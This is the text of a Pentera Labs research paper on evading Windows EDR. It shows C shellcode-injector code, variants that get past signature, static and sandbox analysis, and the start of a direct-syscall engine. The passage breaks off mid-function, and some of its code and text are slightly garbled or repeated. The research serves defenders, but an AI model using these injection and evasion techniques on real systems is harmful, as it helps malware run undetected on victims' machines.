PENTERA | Pentera Labs™ Research Series

Flying Under the EDR Radar

Orchestrated Windows System Call Invocation Without Detection

Eliran Nissan




Table of contents

Abstract and Introduction

On the surface, Endpoint Detection and Response (EDR) methods, including behavioral analysis, seem to promise solid endpoint visibility and monitoring capabilities in real time. However, there are still advanced methods that exist today that allow malware to evade detection, even by next generation EDR technologies. In this article, we will show some of the attack paths that remain open in a wide range of Windows operating systems, from XP through Windows 10 and parallel server versions.

We will also discuss previously known User Mode attack vectors, and will demonstrate how EDR techniques provide protection against those vectors and how they can be bypassed. To do this, we will first review some of the more common defense and evasion techniques known today, and then deep dive into how it is possible to evade EDR mechanisms' detection capabilities.

We'll show how we ultimately achieved this evasion by developing Autonomous System Calls as a mechanism by which we automated these calls into meaningful sequences. With this set of sequences, we ultimately accessed EDR-protected systems from the lowest of the User Mode layers, undetected, thus enabling direct communication with the Kernel. Using this method, an attacker could do the same, leading to significant damage, loss of data, privacy breaches and more.

With this evidence in hand, we'll make recommendations on how the defence community can test, detect and protect Windows systems from advanced malware on multiple Windows systems.

The ultimate aim of our research is to share our knowledge with security researchers, CISOs, IT administrators and other to supplement their efforts to protect and secure vital data.

As attacks continue to evolve, it is even more important for security teams to consistently test their security controls by proactively challenging them against real-world attack vectors to understand their risk in real-time and to be prepared for any scenario.

Windows Architecture Overview


Before we describe the methods and results of our research, we must first understand the Windows Operating System (OS) architecture, as the antiviruses, threats and exploits demonstrated in this paper target the full range of Windows systems, from XP through Windows 10, for x86, x64 and WOW64.

The Windows OS is divided into two major layers: the User Mode and the Kernel Mode.

User Mode is the lesser privileged of the two layers, responsible for user processes, such as application programs created by the user to execute a certain task, and for services serving the user like the Logon service, or Windows Defender. Each process has its own memory address space in the User Mode, and each address space is mapped to Win32 DLLs that provide OS functionality to that process. Using these DLLs, the processes invoke Windows APIs, and the APIs enable the processes to request the privileged Kernel Mode to perform more complex tasks. Kernel Mode is the privileged layer of the operating system and is responsible for tasks such as file creation or socket management.

The Kernel runs and manages all parts of the OS (including the hardware itself). It consists of a single address space in which the drivers run. Each driver is highly privileged, and can manage devices and access OS core objects.

As we describe the research stages and our findings, we'll go into more detail about the different parts of the Windows architecture that bot EDRs and attackers manipulate.



Common Antivirus Defense Vectors and Their Open Doors

Antiviruses and EDRs employ various mechanisms designed to detect malicious and unwanted activity in the computer system; As attackers become more advanced, so do antivirus mechanisms.

To understand how we were able to evade EDR mechanisms, it's important to first take a look at the other available defense techniques and the different vectors against which they protect.

The culprit - the injection

As many readers may already know, an injection is the act of loading code to a different (target) process than that owned by the injector, and then running that injected code from the target process. This way, injections are a means to achieve stealth by loading code directly into the memory. Injections are very basic stepping stones for an attacker targetting an endpoint.

The rest of this section aims to review some of the main defense mechanisms used today, including signature scanning, static and dynamic analyses, whitelisting, and behavioral analysis. We challenge each mechanism against a PE (Portable Executable - further explained in Appendix A) binary produced from the following basic shellcode injector code sample.

```
int main(int argc, char *argv[])
{
        // shellcode is snipped for the sake of convenience
        unsigned char shellcode[] = "\x13\x37\xde\xad\xbe\xef";
        HANDLE hProcess;
        HANDLE hThread;
        PVOID hRemoteBuffer;

        printf("Injecting to PID: %i", atoi(argv[1]));
        hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
        hRemoteBuffer = VirtualAllocEx(hProcess, NULL, sizeof shellcode, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
        WriteProcessMemory(hProcess, hRemoteBuffer, shellcode, sizeof shellcode, NULL);
        hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)hRemoteBuffer, NULL, 0, NULL);
        CloseHandle(hProcess);

        return 0;
}
```

Signature Scan

Signature scanning is the method by which known malicious files are hashed or mapped to a fix-length code associated with them so that those files can be uniquely identified. The signatures can be produced from the entire file, or sections of it. These signatures are stored in the antivirus databases, and used for comparison when suspicious activity occurs, usually when a new file is introduced into the system. When such a file is identified, it is compared to the signature database.

If a signature is matched, the suspicious activity connected to the signature is marked as malicious and blocked.

Signatures, albeit one of the older methods implemented, remain important in protecting any system because of their effectiveness in uniquely identifying data, and easily detecting well-known threats.

At the same time, signature scanning has major drawbacks:

- The signature, or hash, of the tested file can be easily changed. Simple acts such as encryption, packing or encoding, or even a random addition of benign code, changes section values, resulting in a hash change. The simple act of recompiling a file also changes metadata values such as the compilation timestamp, also changing the hash of the file.
- Determining the right point at which to scan for signatures is not clear. Should signatures be scanned on each new file introduced to the system? When each process starts? Each module load? There is no single correct answer, as there are many ways to create and execute new data.
- It goes without saying that signature scanning won't detect newly developed malware.

Referring back to our injection example - if we hash the contents of the file, the result is a unique signature.

By simply changing the print method and using a random key to encrypt and decrypt our shellcode in runtime, we successfully avoid signature detection.

```
int main(int argc, char *argv[])
{
        // shellcode is snipped for the sake of convenience
        unsigned char key[] = "rAnDoM Key";
        unsigned char encryptedShellcode[] = "rAnDoM Key ENCryPTED SHeLLCOdE";
        HANDLE hProcess;
        HANDLE hThread;
        PVOID hRemoteBuffer;
        unsigned char shellcode[] = decryptDataByKey(encryptedShellcode, key);

        cout << "Injecting to PID: " << argv[1] << endl;
        hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
        hRemoteBuffer = VirtualAllocEx(hProcess, NULL, sizeof shellcode, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
        WriteProcessMemory(hProcess, hRemoteBuffer, shellcode, sizeof shellcode, NULL);
        hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)hRemoteBuffer, NULL, 0, NULL);
        CloseHandle(hProcess);

        return 0;
}
```

Clearly, signature scanning alone cannot be entrusted to protect your system.

Heuristic Static Analysis

Static analysis consists of examining static attributes of the executable file prior to its run to understand its runtime intentions. Some of these attributes might include the PE header metadata, imports from the .idata (the Import Address Table), strings from the .rsrc section, and even code flow analysis from the code sections.

This allows the antivirus to define a certain set of rules, and then to catch new threats according to those rules - a more heuristic approach than signature scans. During static analysis, every single file introduced into the system is analyzed for malicious content.

Although this is a step in the right direction, static analysis also has major drawbacks:

- Like signature scanning, it's not clear when to scan suspicious files. Furthermore some static analyses can be more resource-hungry than a simple hash validation, and this can disturb the normal OS runtime.
- Static analysis scans for static attributes of the file, but many attributes might be overridden due to runtime manipulations. It goes without saying that signature scanning won't detect newly developed malware.
- Dynamic API resolution - using LoadLibrary and GetProcAddress calls, one can dynamically load DLLs to get API pointers without statically importing them. Doing so will hide our import data from the .idata section. For those who wish to take it a step further, we can evade the GetProcAddress call, collecting DLL and API locations by traversing this data from the Window's PEB (Process Environment Block) - using the FS (File segment) register pointer.
- Packing, obfuscation and code encryption allow for hiding code and strings, revealing them only during runtime - thus escaping static analysis.
- Static analysis can produce a large amount of false positives. Let us refer back to our injector sample. It relied on these APIs: OpenProcess, VirtualAllocEx, WriteProcessMemory, CreateRemoteThread. With static scanning, the IA (Import Access Table) of our binary would be scanned. Finding calls to these APIs will be marked as suspicious and an alert sent.

Name (585)	group (21)	blacklist (343)	library (28)
ReadProcessMemory	5	✕	kernel32.dll
VirtualProtect	5	✕	kernel32.dll
HeapDestroy	5	✕	kernel32.dll
CreateRemoteThread	2	✕	kernel32.dll
CreateProcessW	2	✕	kernel32.dll
WriteProcessMemory	2	✕	kernel32.dll

To avoid detection by Static Analysis, we invoke the API calls by dynamically resolving those calls using the LoadLibrary and GetProcAddress API calls:

```
typedef HANDLE(WINAPI*vOpenProcess)(DWORD dwDesiredAccess,WINBOOL bInheritHandle,DWORD dwProcessId);
typedef LPVOID(WINAPI*vVirtualAllocEx)(HANDLE hProcess,LPVOID lpAddress,SIZE_T dwSize,DWORD flAllocationType,DWORD flProtect);
typedef WINBOOL(WINAPI*vWriteProcessMemory)(HANDLE hProcess,LPVOID lpBaseAddress,LPCVOID lpBuffer,SIZE_T nSize,SIZE_T *lpNumberOfBytesWritten);
typedef HANDLE(WINAPI*vCreateRemoteThread)(HANDLE hProcess,LPSECURITY_ATTRIBUTES lpThreadAttributes,SIZE_T dwStackSize,LPTHREAD_START_ROUTINE lpStartAddress,
LPVOID lpParameter,DWORD dwCreationFlags,LPDWORD lpThreadId);

int main(int argc, char *argv[])
{
            // shellcode is snipped for the sake of convenience
            unsigned char shellcode[] = "\x13\x37\xde\xad\xbe\xef";
            HANDLE hProcess;
            HANDLE hThread;
            PVOID hRemoteBuffer;

            HINSTANCE hKernel32 = LoadLibraryA("kernel32.dll");
            vOpenProcess openProcess_ptr = GetProcAddress(HINSTANCE,"OpenProcess");
            vVirtualAllocEx virtualallocex_ptr = GetProcAddress(HINSTANCE,"VirtualAllocEx");
            vWriteProcessMemory writeprocessmemory_ptr = GetProcAddress(HINSTANCE,"WriteProcessMemory");
            vCreateRemoteThread createremotethread_ptr = GetProcAddress(HINSTANCE,"CreateRemoteThread");

            printf("Injecting to PID: %i", atoi(argv[1]));
            hProcess = openProcess_ptr(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
            hRemoteBuffer = virtualallocex_ptr(hProcess, NULL, sizeof shellcode, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
            writeprocessmemory_ptr(hProcess, hRemoteBuffer, shellcode, sizeof shellcode, NULL);
            hThread = createremotethread_ptr(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)hRemoteBuffer, NULL, 0, NULL);
            CloseHandle(hProcess);

            return 0;
}
```

In conclusion, in this example, by dynamically resolving our APIs and invoking them, we successfully ducked the EDR static analysis.

Dynamic Analysis

Also known as Sandboxing, dynamic analysis tests potentially malicious code in an isolated environment to observe behavior during runtime and then create appropriate defense mechanisms accordingly. As opposed to the other methods already described, sandboxing enables the antivirus to understand the actual expected attack behavior, in great detail, thereby enabling a deeper level of defense.

However this method has drawbacks of its own:

- Dynamic analysis is time-consuming and resource-heavy, and won't produce a single answer as to when is best to perform on the destined code.
- Anti-Sandboxing \ Anti-Emulation techniques may undermine this approach. Using such techniques, once a malware understands it's running in a sandboxed environment, it won't reveal its true nature and course of action, tricking its observers. Some of these techniques might be:
  - Expecting a fake answer from an API call, that a sandbox would return
  - Accessing non existent resources and receiving an answer from the sandbox
  - Convincing the sandbox to skip analysis by executing resource heavy actions

To demonstrate a rather simple sandbox bypass, we can edit our injector code like so:

```
int main(int argc, char *argv[])
{
	// shellcode is snipped for the sake of convenience
	unsigned char shellcode[] = "\x13\x37\xde\xad\xbe\xef";
	HANDLE hProcess;
	HANDLE hThread;
	PVOID hRemoteBuffer;

	char invalidUrl[] = "http://www.nothingexisitshere.co.il//";
	HINTERNET hInternet = InternetOpen(NULL, INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
	HINTERNET hOpenurl = InternetOpenUrl(hInternet, invalidUrl, NULL, NULL, INTERNET_FLAG_RELOAD|INTERNET_FLAG_NO_CACHE_WRITE, NULL);
	if (!hOpenurl) // Access failed, we are not sandboxed - we execute freely
	{
		printf("Injecting to PID: %i", atoi(argv[1]));
		hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
		hRemoteBuffer = VirtualAllocEx(hProcess, NULL, sizeof shellcode, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
		WriteProcessMemory(hProcess, hRemoteBuffer, shellcode, sizeof shellcode, NULL);
		hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)hRemoteBuffer, NULL, 0, NULL);
		CloseHandle(hProcess);
	}
	else // Access successful, sandbox sent us a default page - we stop execution
	{
		InternetCloseHandle(hInternet);
		InternetCloseHandle(hOpenurl);
	}

	return 0;
}
```

In this example, prior to our shellcode execution, we sent a request to access a fictitious URL. If we get an answer, we simply exit, as we expect an answer might only come from a sandbox responder eager to emulate our malware's C&C (Command and Control) channel. If no answer is found, we may trust the environment and run our injection.

In conclusion, we understand that dynamic analysis isn't a 'silver bullet' for countering malware either; therefore, we have to dig deeper.

Heuristic Behavioral Analysis

Also known as Sandboxing, dynamic analysis tests potentially malicious code in an isolated environment to observe its behavior during runtime and then create appropriate defense mechanisms accordingly. As opposed to the other methods already described, sandboxing enables the antivirus to understand, in great detail, the actual expected attack behavior, thereby enabling a deeper level of defense.

Where Endpoint Detection and Response (EDR) Works

Endpoint Detection and Response (EDR) solutions aim to provide real-time protection, relying primarily on behavioral analysis.

For the EDR to examine software behavior in real-time it monitors and correlates OS events on the fly, blocking suspicious acts by a growing set of heuristics. The Windows EDR uses two major techniques to achieve this: registering to Windows callback notifications and hooking APIs.

Callbacks And Notifications

A callback function is any executable code that is passed as an argument to another block of code. The original code is then expected to notify and execute the callback function at a certain predefined event. An example would be to get a callback for every print job that is submitted in the network.

Windows operating systems offer many callback and notification mechanisms that EDRs will leverage, among them are Event Tracing for Windows (ETW), Windows Notification Framework (WNF) and Kernel callbacks.

The callback event is usually at a macro scale, allowing for system-wide monitoring on higher level operations. For example, a Kernel callback is used by Kernel drivers to receive notifications from the entire OS (from User Space or Kernel Space) and act upon them.

Some useful Kernel callbacks for the EDR task might be:

- PsSetCreateProcessNotifyRoutine - for process creation monitoring
- PsSetCreateThreadNotifyRoutine - for thread creation monitoring
- PsSetLoadImageNotifyRoutine - for library loading monitoring
- CmRegisterCallbackEx - for registry access monitoring

Callbacks offer system-wide event monitoring at a macro scale (e.g. a process was created). Still, what happens when an EDR wants to monitor lower scale operations, like memory allocation, that don't have a callback event linked to them?

Hooks

Hooks are the act of intercepting and augmenting a legitimate target functionality with additional functionality. This results in activating the logic of the new functionality when the target is invoked. Hooking Windows API will allow control over the hooked APIs.

API hooks can come in two modes:

- Kernel Mode hooks - achieve system-wide control and visibility, but are very complex and almost impossible to perform due to mechanisms such as Kernel Patch Protection (KPP), known as PatchGuard.
- User Mode hooks - placed on User Mode DLLs in a process's address space, such hooks monitor only the process they were set on.

For a detailed explanation about API hook types - refer to Appendix A

To achieve a finer scale of monitoring, EDR systems deploy User Mode hooks. The EDR monitors each process creation using PsSetCreateProcessNotifyRoutine and on each new process created, it hooks key API calls, redirecting them to its own validation code, prior to the API execution.
By doing so, an EDR could intercept and block suspicious API calls or call sequences, such as the one we used in our initial code injector.

Both callbacks and hooks are necessary for EDRs to run. Callbacks provide a high level perspective on system activity, and hooks enable the most granular scale of detail for the EDR to observe.

Let's examine how an EDR will catch our sample code injector:


1. The EDR hooks the set of API our injector invokes. When the hooks are stepped on, the EDR receives notification and reports behavioral detection of injection. Such hooks latch onto operations such as:
   - OpenProcess
   - VirtualAllocEx
   - WriteProcessMemory
   - CreateRemoteThread
2. A Kernel callback set on PsSetCreateProcessNotifyRoutine alerts the EDR for the new remote thread created and with further inspection of the thread's base address, such as a private RWX (Read, Write, Execute) protected memory, the EDR marks the thread as running an injection, and blocks it.

The Path to Evading The EDR

To evade the EDR's detection - we need to

- Avoid triggering callbacks the EDR is likely to check
- Avoid stepping on the EDR hooks

The callback that concerns us the most regarding our code injector is PsSetCreateProcess NotifyRoutine, which monitors thread creation. To evade, we need to execute our injection without creating a new thread. To avoid triggering a thread-creating event we can use an APC (Asynchronous Procedure Calls). By using the API QueueUserAPC, we can attach our shellcode to run asynchronously by an already existing thread. Once that is done, we are left with the task of evading hooked APIs. To avoid stepping on hooks, let's first take a look at the following Windows architecture diagram in which the 'subtle' hook signs represent the EDR hook locations.



Evade A Single Hook

The simplest way to evade a single hook is by not invoking the API that contains it. If we want to evade the subsystem DLL hooks that were laid by the EDR on our injector's APIs, we could invoke these lower NTAPIs from NTDLL:

- NtOpenProcess
- NtCreateSection
- NtMapViewOfSection
- NtQueueApcThread

We refer specifically to two new allocation APIs (NtCreateSection and NtMapViewOfSection), which enable us to write shellcode to our own process and map it to the victim's machine in a stealthier approach[1]. With these APIs we also benefit from mapping the remote shellcode with PAGE_EXECUTE_WRITECOPY, which is a less obvious injection memory protection than RWX.

[1] https://ired.team/offensive-security/code-injection-process-injection/ntcreatesection+ntmapviewofsecti on-code-injection

https://en.wikipedia.org/wiki/Copy-on-write

The Reality of Multiple Hooks

The next challenge, as can be seen in the diagram, is placing hooks on both win32 DLLs, and on the NTDLL itself. This means that every API invocation, whether common or lower NT, will grab the EDR's attention.

NTDLL is crucial for API invocation, as higher level APIs eventually call NTAPIs in NTDLL code. The NTAPI task is to request the Kernel to perform the actual API in Kernel Mode and return its result. This process of NTDLL requesting a service from the Kernel is called a System Call. NTAPIs are the lowest form of an API in the User Mode (we can't go below it), from our User Mode injectors perspective, but we can't trust NTDLL to perform it for us without detection. Let's take a deeper look inside.

System Calls

System Calls (syscalls) are assembly code stubs, traditionally stored in NTDLL, that provide an interface from User Mode to the services made available by the operating system (from the Kernel). These services are privileged tasks that a User Mode API can't perform on its own, such as creating a file, or starting a thread. The syscall assembly's opcodes task is to change the mode of execution from User Mode to Kernel Mode and invoke the correct Kernel API code, transferring the user's arguments. To monitor syscall usage, the EDR hooks the NTAPIs in the NTDLL's code, in a process called a syscall hook (similar to Inline Hooks).

However, it is possible to perform the system calls without invoking the NTAPIs in the NTDLL directly. By mimicking NTDLL logic using assembly from our injector's code, we're no longer on the EDR's step hooks as we will directly call "unhooked" Kernel code, which isn't hooked by the EDR, thanks to PatchGuard.

Implementation Guide

The System Call

To implement this autonomous system call, let's take a look at one system call placed first in NTDLL:

```
; NTSTATUS __stdcall NtQueueApcThread(HANDLE
public _NtQueueApcThread@20
_NtQueueApcThread@20 proc near

ThreadHandle= dword ptr  4
ApcRoutine= dword ptr  8
ApcContext= dword ptr  0Ch
Argument1= dword ptr  10h
Argument2= dword ptr  14h

mov     eax, 10Dh       ; NtQueueApcThread
mov     edx, 7FFE0300h
call    dword ptr [edx] ; KiFastSystemCall
retn    14h
_NtQueueApcThread@20 endp
```

The above syscall stub is taken from an x86 Windows machine. It aims to invoke NtQueueApcThread in the Kernel.

This code stub is responsible for the following tasks:

- Resolving the SSDT Index - an index inside the System Services Dispatch Table (SSDT) This is a table in Kernel space that links an NTAPI's index to the address it is mapped to in Kernel space (usually inside ntoskrnl.exe). The stub saves it in EAX. In the code above, this index is 0x10d.
- Calling a Call Gate - this is the instruction, or set of instructions, that tells the CPU to switch to a privileged mode. In the above code, this is the KiFastSystemCall, a symbol provided by NTDLL in x86 systems, that invokes the opcode "sysenter".
- Handling Calling Convention and Argument Count - handling the correct number of arguments, determining how to pass those arguments to the called function, the call gate in our case, on stack or on memory, and finally cleaning them from memory after the syscall returns.

Each of the elements described is affected and changed by Windows versions (XP - Windows 10, Server 2003 - Server 2019), CPU architecture (x64, x84), and the possibility of WoW64.

Taking this into consideration, to attack every Windows distro without EDR detection, we want to produce an Automatic and Autonomous (AA) syscall invoking solution, since we can't hardcode the syscall assembly stubs. When given an NTAPI name, the solution should invoke a valid self-contained syscall for any given Windows operating system that it encounters (in the range of systems explored by this project).

To do so, we built each variation for the specific elements for which the NTDLL is responsible (SSDT index resolution, call gate variations, calling conventions and argument count), which then binds the correct elements together in runtime. By doing so, we succeeded in slipping past the "EDR Radar", and executing our injections.

Implementing AA (Automatic Autonomous) Syscall Engine

In the previous section we discussed the NTDLL responsibilities regarding the syscall (SSDT Index, Call Gate, Calling Convention and Argument Count).

In this section, we will show how to bind these elements to an automatic solution for invoking an autonomous syscall, and evading EDR detection using it.

Ssdt Index

To invoke a syscall we first need to set its SSDT index, exactly the same way the NTDLL does.
In the previously presented NtQueueApcThread syscall stub, the EAX value is set to 0x10d, which is the value for the NtQueueApcThread SSDT index in a specific Windows distro. This index is not documented and changes for every API, based on the specific Windows platform it's on.

We need to accurately resolve the index in real-time as part of our process in executing a successful syscall.

We could try to parse this from our memory loaded copy of NTDLL, which saves it in EAX, but it's not as reliable as on EDR defended systems where this index is overridden by the EDR syscall hook!

To locate the index reliably, we will parse our hard disk copy of the NTDLL PE, which is much less likely to contain any changes as its integrity is critical for the OS stability. The results from parsing it will be loyal to the Windows version it was found on.

General stages for resolving an NtApiName:

1. Map NTDLL file to program memory - MapViewOfFie
2. Parse PE headers and iterate export directory - .edata
3. Locate NtApiName export address
4. Parse MOV EAX, index_value from the MOV opcode found in the export address
5. Save result

The result is saved in a global memory address (C global) named SYSCALL_INDEX, for us to reference later.

The entire function to do so is as follows:

```
DWORD GetSyscallIndexHD(LPCSTR syscallName) {

    DWORD SSDTindex = 0;

    // resolve ntdll local path
    LPCSTR ntdllEnvar = "%SYSTEMROOT%\\system32\\ntdll.dll";
    LPSTR ntdllPath = (LPSTR)malloc(256);
    CALLAPI(ExpandEnvironmentStringsA,kernel32.dll)(ntdllEnvar,ntdllPath,256);

    // MAP HARDISK NTDLL TO MEMORY FOR US TO READ
    HANDLE hNtdll = CALLAPI(CreateFileA,kernel32.dll)(ntdllPath,GENERIC_READ,FILE_SHARE_READ | FILE_SHARE_DELETE,
                        nullptr,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,nullptr);
    DWORD dwFileSize = CALLAPI(GetFileSize,kernel32.dll)(hNtdll,nullptr);
    HANDLE mapNtdll = CALLAPI(CreateFileMappingA,kernel32.dll)(hNtdll, nullptr,PAGE_READONLY,0,0, nullptr);
